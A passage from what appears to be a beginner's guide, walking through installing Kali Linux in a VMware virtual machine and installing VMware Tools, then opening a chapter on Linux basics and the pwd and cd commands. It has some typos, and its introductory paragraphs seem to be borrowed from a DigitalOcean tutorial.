
Step 12 – Select Graphical Install from Boot Menu

- Here you will see many options.
- Select Graphical Install using the down arrow key and click continue.




Step 13 – Select a Language

- In this dialog box you will be asked to select a language.
- Please select a language and continue.
- Default is English.



Step 14 – Select Location

- In this dialog box you will be asked to select a Location.
- Please select a location and continue.
- *Later on, you will be able to set the time zone based on the location you choose here.*



Step 15 – Configure the Keyboard

- In this dialog box you will be asked to select the keyboard layout.
- Please select a Keyboard layout using the arrow keys and click continue.
- By default it is set to American English.



- After you click continue , you will see the installation progresses for some them you see the Network Configuration dialog box, which is the next step.



Step 16 – Configure the Network – Enter Hostname

- In this dialog box you will be asked to enter the hostname for your system.
- This being a home network, we can set anything. Enter anything and click continue.



Step 17 – Configure the Network – Enter domain name

- In this dialog box you will be asked to enter the domain name for your system.
- This being a home network, we can set anything like example.com




Step 18 – Set password for User root

- In this dialog box you will be asked to enter the password for the root user account.
- Please enter a password of your choice and click continue.
- This is the password for user root with which you will login when the installation completes.



Step 19 – Configure Clock

- In this dialog box you will be asked to time zone based on the location you selected earlier.
- Please enter a time zone of your choice and click continue.



Step 20 – Partition Disk

- In this dialog box you are asked how you would like to partition your disk. Select Guided - Use entire disk and click continue. This is the default option.




- In this dialog box you are asked to select a disk to partition. Select sda, VMware Virtual disk.
- There should be only one option. Click Continue.



Step 21 – Select partition scheme


- In this dialog box you are asked to select a scheme for disk partition.
- Select the default, All files in one partition and click Continue.




Step 22 - Disk partition Overview

- In this dialog box you are see the summary of your disk partition.
- Select the Finish Partitioning and Write changes to disk which should be selected by default.
- All you have to do is to click continue.

Step 23 – Disk partition Confirmation



- In this dialog you are asked to confirm Write changes to disk.
- Select yes and click continue.



Step 24 – Installation starts

- Now the actual installation starts.
- Wait for Configure the Package Manager Dialog box to appear.



Step 25 – Configure the package manager

- In this dialog box you will ask if you wish to configure network mirror for Package manager.
- Choose yes and continue. You can skip this by selecting NO.
- But the default option Yes is better. I will go with Yes.



Step 26 – Configure the package manager – HTTP

- In this dialog box you will ask if you wish to HTTP proxy.
- Leave it blank and click continue.



- Installation process will continue.
- Wait for sometime and let the process continue.




Step 27 – Install GRUB boot loader

- In this dialog box you will be asked if you would like to install the GRUB boot loader.
- Select Yes and click Continue.

Step 28 – Select device for GRUB boot loader -Installation

- In this dialog box you will be asked to select



- boot loader device for GRUB installation.
- Select /dev/sda and click Continue.



- Installation will continue. Wait for the process to complete.



- Process will begin again.
- Its just finishing up the installation process and then the VM will reboot.
- Once the VM reboots, you will see the Kali Linux login screen

Step 29 – Installation Complete

- Installation will continue and now you will see Installation complete dialog box.
- Click continue to finalize the installation and wait for the VM to reboot.
- After reboot you will see the login screen.
- Login with your username or root user and provide your password. You will then see the Kali Linux desktop.
- Login with username: root , Password: what you entered during the installation process earlier.

Step 30 – Switching to Full screen mode

- After login, if you want to switch to full screen mode, you wont be able to.
- What you will see is the resolution of 800×600 which is the default resolution.
- This is because, VMware tools are not installed. Please follow the below steps to install VMware tools.
- After the installation and reboot, you will be able to see the desktop with resolution same as your computer



Step 31 – Install VMware Tools

To install the VMware tools, follow the below steps.

If you don't have internet connection, you can install VMware tools directly from the VM.

If you have internet connection, follow the next instruction which is easier.

- Goto VM-> Install VMware Tools
- You will see VMware tools Icon on the desktop. If you don't, then click on Places in the menu, Places->VMwre Tools. Double click to open.
- Copy the file with the file name something like this VMware- tools....tar.gz to the desktop.
- Right click on this file on the desktop and click Extract here. You will see that the file is extracted to the folder vmware-tools-distrib.
- Open terminal by going to System Tools -> terminal
- Goto the folder vmware-tools-distrib on desktop by entering the command cd /Desktop/vmware-tools-distrib
- Now run this command:

```
sudo ./vmware-install.pl -d
```

1. Enter your password and press Enter. You will be asked if you want to proceed with the legacy installer. Enter Y and press Enter.
2. Now you will be asked series of questions, just accept the default by pressing Enter for all and wait for the installation to complete.
3. Wait for the installation to complete. You will see more prompts, except the defaults by clicking enter. Once completed, restart your VM by going to VM->Power->Restart Guest
4. Once the system restarts, you will be prompted to login. Once you login, you can see the desktop in full screen mode which stretches up to the complete screen.

If you have internet connection, try this

- Open Terminal
- Execute the command

```
sudo apt-get install open-vm-tools-desktop fuse
```

1. Enter your password
2. Enter your password, if asked
3. Enter Y to accept whenever asked
4. Wait for the process to complete and restart. You are done. Login and now you will see the desktop in full screen mode

You can check the version of installed VMware Tools.

In terminal, execute the command

```
vmware-toolbox-cmd -v
```

This will show you the version number.

Process Complete

You are done; you can start working on Kali Linux.

SECTION - 1 (Basics)

Chapter - 3

LINUX BASICES

About Linux

Linux is a free, open-source operating system. All of DigitalOcean's offered operating systems are Linux distributions.

Linux has been under active development since 1991. It has evolved to be versatile and is used all over the world, from web servers to cellphones.

DigitalOcean offers Linux distributions on droplets because Linux is free and easy to use.

However, newcomers to Linux may find it difficult to approach the structure of an unfamiliar operating system.

This guide gently introduces key terminal skills and equips newcomers to learn more about Linux.

Linux is an operating system's kernel. You might have heard of UNIX. Well, Linux is a UNIX clone. But it was actually created by Linus Torvalds from Scratch. Linux is free and open-source, that means that you can simply change anything in Linux and redistribute it in your own name! There are several Linux Distributions, commonly called “distros”.

- Ubuntu Linux
- Red Hat Enterprise Linux
- Linux Mint
- Debian
- Fedora

Linux is Mainly used in servers. About 90% of the internet is powered by Linux servers. This is because Linux is fast, secure, and free! The main problem of using Windows servers are their cost. This is solved by using Linux servers. The OS that runs in about 80% of the smartphones in the world, Android, is also made from the Linux kernel. Most of the viruses in the world run on Windows, but not on Linux!


Linux Shell or “Terminal”

So, basically, a shell is a program that receives commands from the user and gives it to the OS to process, and it shows the output. Linux's shell is its main part. Its distros come in GUI (graphical user interface), but basically, Linux has a CLI (command line interface).


Linux Commands

Basic Commands


- **pwd** – When you first open the terminal, you are in the home directory of your user. To know which directory you are in, you can use the “pwd” command. It gives us the absolute path, which means the path that starts from the root. The root is the base of the Linux file system. It is denoted by a forward slash(/).





- **cd** — Use the "cd" command to go to a directory. For example, if you are in the home folder, and you want to go to the downloads folder, then you can type in “cd Downloads”. Remember, this command is case sensitive, and you have to type in the name of the folder exactly as it is.



